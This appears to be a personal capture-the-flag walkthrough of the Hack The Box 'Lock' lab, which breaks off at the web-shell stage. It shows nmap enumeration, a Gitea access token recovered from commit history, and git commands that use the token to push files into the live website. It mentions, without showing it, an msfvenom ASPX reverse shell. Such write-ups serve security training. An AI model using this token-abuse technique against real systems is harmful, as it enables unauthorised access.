Lock is an easy-difficulty Windows machine that involves enumerating a Gitea repository to find a Personal Access Token. This token is then used to deploy an ASPX web shell on the server, which provides an initial foothold. A password is then decrypted from an mRemoteNG configuration file, providing access to a new user account. Finally, a local privilege escalation vulnerability in the PDF24 application is exploited to obtain a shell with SYSTEM privileges.
- Blue is an Windows Easy Level Machine. (Suppposed to be , but you know its hackthebox at the end)….
# Enumeration
- Let’s start with the
Nmap scan …
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
| ┌──(kali㉿kali)-[~/Desktop/Hackthebox/Labs/Lock]
└─$ nmap -sC -sV -p- 10.129.234.64 --min-rate=5000 -oN lock.nmap
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-04 10:15 -0500
Nmap scan report for 10.129.234.64
Host is up (0.39s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 10.0
|_http-title: Lock - Index
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
445/tcp open microsoft-ds?
3000/tcp open http Golang net/http server
| fingerprint-strings:
| GenericLines, Help, RTSPRequest:
| HTTP/1.1 400 Bad Request
| Content-Type: text/plain; charset=utf-8
| Connection: close
| Request
| GetRequest:
| HTTP/1.0 200 OK
| Cache-Control: max-age=0, private, must-revalidate, no-transform
| Content-Type: text/html; charset=utf-8
| Set-Cookie: i_like_gitea=aef413c14f394940; Path=/; HttpOnly; SameSite=Lax
| Set-Cookie: _csrf=SwMEOLaxq_YO4J6qziggsUC9Sz86MTc3MDIxODI4MDU5MjczODAwMA; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
| X-Frame-Options: SAMEORIGIN
| Date: Wed, 04 Feb 2026 15:18:00 GMT
| <!DOCTYPE html>
| <html lang="en-US" class="theme-auto">
| <head>
| <meta name="viewport" content="width=device-width, initial-scale=1">
| <title>Gitea: Git with a cup of tea</title>
| <link rel="manifest" href="data:application/json;base64,eyJuYW1lIjoiR2l0ZWE6IEdpdCB3aXRoIGEgY3VwIG9mIHRlYSIsInNob3J0X25hbWUiOiJHaXRlYTogR2l0IHdpdGggYSBjdXAgb2YgdGVhIiwic3RhcnRfdXJsIjoiaHR0cDovL2xvY2FsaG9zdDozMDAwLyIsImljb25zIjpbeyJzcmMiOiJodHRwOi8vbG9jYWxob3N0OjMwMDAvYXNzZXRzL2ltZy9sb2dvLnBuZyIsInR5cGUiOiJpbWFnZS9wbmciLCJzaXplcyI6IjU
| HTTPOptions:
| HTTP/1.0 405 Method Not Allowed
| Allow: HEAD
| Allow: GET
| Cache-Control: max-age=0, private, must-revalidate, no-transform
| Set-Cookie: i_like_gitea=cbcef7cebfff37fd; Path=/; HttpOnly; SameSite=Lax
| Set-Cookie: _csrf=jR1Dr_x1zc6vSbYwxV5EgoS7R086MTc3MDIxODI4MzcwMTY2MzQwMA; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
| X-Frame-Options: SAMEORIGIN
| Date: Wed, 04 Feb 2026 15:18:03 GMT
|_ Content-Length: 0
|_http-title: Gitea: Git with a cup of tea
3389/tcp open ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=Lock
| Not valid before: 2026-02-03T15:15:56
|_Not valid after: 2026-08-05T15:15:56
|_ssl-date: 2026-02-04T15:19:27+00:00; +1m49s from scanner time.
| rdp-ntlm-info:
| Target_Name: LOCK
| NetBIOS_Domain_Name: LOCK
| NetBIOS_Computer_Name: LOCK
| DNS_Domain_Name: Lock
| DNS_Computer_Name: Lock
| Product_Version: 10.0.20348
|_ System_Time: 2026-02-04T15:18:52+00:00
|
➵ Key Points About the Scan:
-sC → Default NSE scripts (basic enumeration)-sV → Service version detection-p- → Full TCP port scan (1–65535)--min-rate=5000 → Aggressive scan speed4 open ports discovered
- Full TCP scan revealed 4 open ports: 80 (HTTP), 445 (SMB), 3000 (HTTP), 3389 (RDP).
- Port 80 running Microsoft IIS 10.0 with TRACE method enabled (potential misconfiguration).

- Port 3000 hosting Gitea → high-value target (possible credential/source code exposure).
- Port 445 (SMB) enabled → possible share enumeration, user discovery, or credential attacks.
- Port 3389 (RDP) active → confirms Windows system, version 10.0.20348 (likely Windows Server 2022).
- RDP NTLM info reveals hostname: LOCK (likely standalone server).
- Most promising attack surface: Gitea (3000) and SMB (445).

then i vist the website onthe port 80 , looks normal nothing interesting …

- but found some public username in the website end, and took a note of it…
1
2
3
| Sara Wilsson
John larson
saul goodman
|
- after nothing looks interesting anymore i switch to
gitea website on port 3000. - here similary to the github we can look for public repository …

- and after exploring i found a repository under user
ellen.freeman named as dev-scripts.

- and found only two user publicly .

- in that
dev-scripts repo there is a python file names as repos.py.

- after looking in the commit history found some token sitting around … ( regular way of giving info, also commanly find in the wild as dev are cool to place these for us)
1
| PERSONAL_ACCESS_TOKEN = '43ce39bb0bd6bc489284f2905f033ca467a6362f'
|
- took some time to figure out , what to do with this token we find ??

- after some guess work and directory brute forcing i found this
swagger API endpoint.
- now we are going to work on

API Hacking type shit …. - after authorizing , i tried to access the admin information but can’t due to permissions …

- then i try to access the user information and i am able to obviously of current user , whom this token belongs ..

- then i tried to search for users using the uid number which is basically numbers not that long UUID , so i am able to pull up the little bit of Administrator information
- after looking around and took me some time to figure out this thing ( took as hint from ippsec).

- so basically i downloaded this script in the repo we see that run it lcoally it basically copy the all the repos from the user’s account ..
- as you can see , we got an another new repo names as
website - so we clone the
repo in the local system …
1
2
3
4
5
6
7
8
9
| ┌──(kali㉿kali)-[~/Desktop/Hackthebox/Labs/Lock]
└─$ git clone http://43ce39bb0bd6bc489284f2905f033ca467a6362f@lock.vl:3000/ellen.freeman/website.git
Cloning into 'website'...
remote: Enumerating objects: 165, done.
remote: Counting objects: 100% (165/165), done.
remote: Compressing objects: 100% (128/128), done.
remote: Total 165 (delta 35), reused 153 (delta 31), pack-reused 0
Receiving objects: 100% (165/165), 7.16 MiB | 1.35 MiB/s, done.
Resolving deltas: 100% (35/35), done.
|
- and this is the initial information we got from this repo we clone
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
| ┌──(kali㉿kali)-[~/…/Hackthebox/Labs/Lock/website]
└─$ ls -lah
total 40K
drwxrwxr-x 4 kali kali 4.0K Feb 4 10:52 .
drwxrwxr-x 3 kali kali 4.0K Feb 4 10:52 ..
drwxrwxr-x 6 kali kali 4.0K Feb 4 10:52 assets
-rw-rw-r-- 1 kali kali 43 Feb 4 10:52 changelog.txt
drwxrwxr-x 7 kali kali 4.0K Feb 4 10:52 .git
-rw-rw-r-- 1 kali kali 16K Feb 4 10:52 index.html
-rw-rw-r-- 1 kali kali 130 Feb 4 10:52 readme.md
┌──(kali㉿kali)-[~/…/Hackthebox/Labs/Lock/website]
└─$ cd .git
┌──(kali㉿kali)-[~/…/Labs/Lock/website/.git]
└─$ ls
config description HEAD hooks index info logs objects packed-refs refs
┌──(kali㉿kali)-[~/…/Labs/Lock/website/.git]
└─$
|
- and we got this in the config file
1
2
3
4
5
6
7
8
9
10
11
12
13
| ┌──(kali㉿kali)-[~/…/Labs/Lock/website/.git]
└─$ cat config
[core]
repositoryformatversion = 0
filemode = true
bare = false
logallrefupdates = true
[remote "origin"]
url = http://43ce39bb0bd6bc489284f2905f033ca467a6362f@lock.vl:3000/ellen.freeman/website.git
fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
remote = origin
merge = refs/heads/main
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
| ┌──(kali㉿kali)-[~/…/Hackthebox/Labs/Lock/website]
└─$ echo '<h1>NothingHere</h1>' > nothing.html
┌──(kali㉿kali)-[~/…/Hackthebox/Labs/Lock/website]
└─$ git add nothing.html
┌──(kali㉿kali)-[~/…/Hackthebox/Labs/Lock/website]
└─$ git config --global user.name "ellen.freeman"
┌──(kali㉿kali)-[~/…/Hackthebox/Labs/Lock/website]
└─$ git config --global user.email "<redact>>"
┌──(kali㉿kali)-[~/…/Hackthebox/Labs/Lock/website]
└─$ git commit -m "test"
[main a8947bc] test
1 file changed, 1 insertion(+)
create mode 100644 nothing.html
┌──(kali㉿kali)-[~/…/Hackthebox/Labs/Lock/website]
└─$ git push
Enumerating objects: 4, done.
Counting objects: 100% (4/4), done.
Delta compression using up to 6 threads
Compressing objects: 100% (2/2), done.
Writing objects: 100% (3/3), 270 bytes | 270.00 KiB/s, done.
Total 3 (delta 1), reused 0 (delta 0), pack-reused 0 (from 0)
remote: . Processing 1 references
remote: Processed 1 references in total
To http://lock.vl:3000/ellen.freeman/website.git
73cdcc1..a8947bc main -> main
|
- and we are successfully able to put this file into the website , via git
# Getting User
- after getting this i basically put an
.aspx reverse shell generated via msfvenom https://www.revshells.com/
